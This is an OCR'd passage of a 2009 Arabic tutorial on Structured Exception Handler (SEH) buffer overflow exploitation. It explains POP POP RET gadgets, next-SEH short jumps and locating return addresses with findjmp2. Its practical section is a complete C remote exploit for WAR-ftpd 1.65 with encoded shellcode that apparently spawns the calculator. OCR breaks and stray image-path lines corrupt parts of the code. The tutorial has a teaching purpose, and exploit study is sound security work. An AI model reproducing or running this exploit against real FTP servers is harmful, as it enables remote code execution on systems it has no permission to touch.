وكيفية معرفة متى تم control فالان ما علينا سوى تكميل الفكرة وبناء استثمار مناسب . كما راينا في الوحدة 4 طريقة عمل SEH اخد ال

لاحظ الصورة



اذن وبكل خلاصة فان الاستغلال تحت البيئات التي تكلمنا عنها سيكون على هدا النحو :



الان عرفنا كيفية الاستغلال ولكن ستطرح في نفسك بعض الاسئلة والتي هي :

[code]char next_seh[]="\xEB\x06\x90\x90[/code]

or

''' 3/29/2009

[code]int next_seh=0x909006eb[/code]


ويستحسن ان تستخدم الاولى .

* ماذا تعني POP POP RET

POP الاولى تمكن من زيادة ESP باربع بايتات .
POP الثانية نفس الشغل تقوم به كدلك .
RET تعيد مؤشرنا next seh بعد JMP+6 لكي يشير الى مباشرة الى NOP .
لا تهتم بالسطور الاخيرة فليس مفروضا عليك معرفتها بل ما يجب عليك معرفته findjmp2 :
هو كيفية جلب عنوان من هدا النوع وسنستعمل

نقوم بكتابة الامر التالي

findjmp2 kernel32.dll ebx



العناوين المشار اليها باللون الاحمر كلها تنفع اختر اي واخدة منهن ونفترض اننا
اخدنا

[code]0x7C818484[/code]

ففي الاستثمار سنعلن عن متغير على هدا الشكل :

[code]char SEH[]="\x84\x84\x81\x7c";
int seh=0x7C818484[/code]


إنتهينا من هده الوحدة وسندهب لمثال تطبيقي، نلتقي في الحدة القادمة .

مـثـال تطبـيقي #0x06

بعد تفكير طويل في اختيار فأر التجارب قررت ان اشرح ببرنامج مشهور مصاب :
ولكن الثغرة قديمة لكنها مازالت تشتغل ،اترت هدا البنامج لانه سهل جدا في الاستغلال والبرنامج هو

WAR-ftpd 1.65

صورة للبرنامج :



بالطبع الكل يعرف هده الثغراة لدلك لن اشرح كيف حدثت لانه ليس موضوعنا :


وسندهب مباشرة للاستثمار

[code]#include <stdio.h>
#include <string.h>
#include <winsock.h>

#define VULNSERVER "WAR-FTPD 1.65"
#define PORT 21
char scode[] =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49
\x49"
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30
\x42\x36"
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42
\x48\x34"
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41
\x44\x41"
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4a\x4e\x46
\x54"
"\x42\x30\x42\x30\x42\x30\x4b\x58\x45\x44\x4e\x43\x4b\x58
\x4e\x47"
"\x45\x50\x4a\x37\x41\x50\x4f\x4e\x4b\x48\x4f\x34\x4a\x51
\x4b\x48"
"\x4f\x55\x42\x42\x41\x50\x4b\x4e\x49\x34\x4b\x58\x46\x43
\x4b\x38"
"\x41\x30\x50\x4e\x41\x33\x42\x4c\x49\x59\x4e\x4a\x46\x38\x42
\x4c"
"\x46\x57\x47\x30\x41\x4c\x4c\x4c\x4d\x50\x41\x30\x44
\x4c\x4b\x4e"
"\x46\x4f\x4b\x43\x46\x35\x46\x42\x46\x50\x45\x47\x45
\x4e\x4b\x48"
"\x4f\x45\x46\x42\x41\x30\x4b\x4e\x48\x36\x4b\x48\x4e\x50
\x4b\x34"
"\x4b\x58\x4f\x55\x4e\x51\x41\x50\x4b\x4e\x4b\x58\x4e\x31
\x4b\x58"
"\x41\x30\x4b\x4e\x49\x48\x4e\x55\x46\x32\x46\x50\x43\x4c\x41
\x43"
"\x42\x4c\x46\x56\x4b\x58\x42\x54\x42\x53\x45\x58\x42
\x4c\x4a\x37"
"\x4e\x30\x4b\x58\x42\x44\x4e\x30\x4b\x58\x42\x37\x4e\x51


```
\x4d\x4a"
"\x4b\x48\x4a\x46\x4a\x30\x4b\x4e\x49\x30\x4b\x38\x42\x48\x42
\x4b"
"\x42\x50\x42\x50\x42\x50\x4b\x48\x4a\x56\x4e\x53\x4f\x55\x41
\x53"
"\x48\x4f\x42\x36\x48\x45\x49\x58\x4a\x4f\x43\x38\x42
\x4c\x4b\x47"
"\x42\x55\x4a\x56\x42\x4f\x4c\x48\x46\x30\x4f\x45\x4a\x56
\x4a\x59"
"\x50\x4f\x4c\x48\x50\x30\x47\x35\x4f\x4f\x47\x4e\x43\x46\x41
\x46"
"\x4e\x56\x43\x46\x50\x42\x45\x56\x4a\x57\x45\x56\x42\x30
\x5a";

int main(int argc,char *argv[]){
WSADATA wsadata;
SOCKET s;
SOCKADDR_IN server;
char sbuf[1024];
char rbuf[256];
char user[]="\x55\x53\x45\x52\x20";
char n_SEH[]="\xEB\x06\x90\x90";
char SEH[]="\x55\xA9\x87\x7C";//0x7C87A955
char bc[]="\r\n";

system("CLS");
printf
("_____________________________________________________
printf("\t\t War-ftpd 1.65 Buffer overflow Remote exploit [SEH]
\n\n\t\tBY: SimO-s0fT >>www.sec-r1z.com\n\n");
printf
("_____________________________________________________

if((WSAStartup(MAKEWORD(2, 0),&wsadata)) ==0){
if((s=socket(AF_INET, SOCK_STREAM ,0)) != -1){
server.sin_family=AF_INET;
server.sin_port=htons(PORT);
server.sin_addr.s_addr=inet_addr("127.0.0.1");
memset(&(server.sin_zero),0x30,8);
if(connect(s, (SOCKADDR*)&server, sizeof(SOCKADDR)) != -1){
recv(s, rbuf ,256, 0);
```

```
if(strstr(rbuf , VULNSERVER) != NULL){
memcpy(sbuf,user,sizeof(user)-1);
memset(&sbuf[5],0x41,485);
memset(&sbuf[490],0x58,4);// crash EIP
memset(&sbuf[494],0x30,80);
memcpy(&sbuf[574],n_SEH,sizeof(n_SEH)-1);
memcpy(&sbuf[578],SEH,sizeof(SEH)-1);
memset(&sbuf[582],0x90,10);
memcpy(&sbuf[592],scode,sizeof(scode)-1);
memcpy(&sbuf[943],bc,sizeof(bc)-1);
if(send(s, sbuf, 945,0)!=-1){
printf("[*]Attacking.....");
sleep(100);
printf("OK\n\n[*] Sending data.....");
sleep(2000);
printf("OK\n\n[*]Sent");
}
}
}
}
}
closesocket(s);
WSACleanup();
return 0;
}[/code]
```



ولاحظ مادا يقع ستشتغل الالة الحاسبة اولا ثم سترى التغيرات التالية :

''' 3/29/2009



* ملاحظة [note]

اذا كان نظامك يخالف نظامي POP POP RE ولذاك ببرنامج findjmp2 كما شرحت سابقا .
فيجب عليك تغيير عنوانانتهى الدرس .

##########################

''' 3/29/2009

كلمة شكر #0x07

اريد ان اشكر كل من ساندني على وشجعني على كتابة الموضوع

Thanks to

//
Dr.Death
j0rd4n14n.r1z
Stack
Cyber
0x00
\\

. واتمنى ان تكونوا استفدتوا من الدرس جيدا واي استفسار ضع ردا وانشاء الله ارد
. واخيرا ما اطلب منك عزيزي القارئ دعوة صالحة لي ولوالدي والنجاح في دراستي

هذا الـــكتاب اعد خصيصا لدورة ال SEH buffer OverFlow

والسلام عليكم ورحمة الله.
SecurityRules
www.sec-r1z.com

##########
مـــــراجع الكتـاب
##########
http://en.wikipedia.org/wiki/Buffer_overflow
http://en.wikipedia.org/wiki/Structured_Exception_Handling
http://www.on-time.com/ddj0011.htm
##########